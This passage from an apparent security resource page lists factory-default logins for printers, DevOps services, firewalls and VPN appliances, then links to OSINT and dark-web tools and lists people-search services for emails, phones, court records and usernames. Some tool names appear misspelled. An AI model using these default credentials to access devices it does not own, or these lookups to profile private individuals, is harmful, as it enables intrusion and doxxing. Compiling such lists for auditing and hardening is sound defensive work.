User: admin  
Password: password

32. HP Printer  
User: admin  
Password: [blank]

33. Xerox Printer  
User: admin  
Password: 1111

34. Brother Printer  
User: admin  
Password: access

35. RabbitMQ  
User: guest  
Password: guest

36. Kubernetes Dashboard  
No auth by default

37. Docker Registry  
No auth by default

38. Artifactory  
User: admin  
Password: password

39. Nexus  
User: admin  
Password: admin123

40. SonarQube  
User: admin

Password: admin

41. Atlassian Jira

User: admin

Password: admin

42. Confluence

User: admin

Password: admin

43. pfSense

User: admin

Password: pfsense

44. OPNsense

User: root

Password: opnsense

45. Sophos UTM

User: admin

Password: admin

46. WatchGuard

User: admin

Password: readwrite

47. Fortigate SSL VPN

User: admin

Password: [blank]

48. Pulse Secure

User: admin

Password: admin123

49. Aruba

User: admin

Password: admin

50. Ruckus Wireless

User: super

Password: sp-admin

## OSINT Tools:-

- Military OSINT (Educational Purpose Only):

This content is shared strictly for educational and research purposes.

📁 Access the folder:

<https://drive.google.com/drive/folders/1S6f4Qgt9p9x6h9fnfMWTp18WY6rRstjU>

## For Dark Web,

- <https://github.com/apurvsinghgautam/dark-web-osint-tools>
- <https://github.com/apurvsinghgautam/robin>

## Other OSINT Tools:

The screenshot shows a comprehensive OSINT tool interface with the following sections and tools listed:

- Email Addresses** (Left):
  - Epieos Email Tool
  - Email Header Analyzer
  - Free Email Scraper
  - HavelBeenEmotet
  - Email-Format
  - Hunter.io
  - Snoov Email Finder
  - MailsHunt
  - Phonebook.cz
  - Have I Been Sold?
  - IntelX Email Search
  - PeepMail
  - Identifier.space
  - User Email Enrichment
- Phone Numbers** (Left):
  - National Cellular Directory
  - SpyDailer
  - Cellulaire
  - 800notes
  - FoneFinder
  - Payphone Directory
  - Country Codes
  - Wikipedia's List of Country Calling Codes
  - Global Prepaid SIM Registration Policies
  - NummerSearch
  - Phonerator
  - ZLookup
  - IntelX Phone Number Search
  - LeakPeak
- People Investigations** (Top Right):
  - JudyRecords
  - CaseLaw Access Project
  - CourtListener
  - CourtRecord
  - DocketAlarm
  - SearchSystems
  - UniCourt
  - BRB Public Records
  - New Zealand Court Records
- Vital Records** (Top Right):
  - BC CSO
  - USA Arrests
  - MyCourtRecords
  - backchkd
- Usernames** (Bottom Right):
  - Blackbird
  - IDCrawl
  - WhatsMyName
  - AnalyzeID Username Search
  - UserSearch
  - UserHunt

## Cyber Kill Chain:

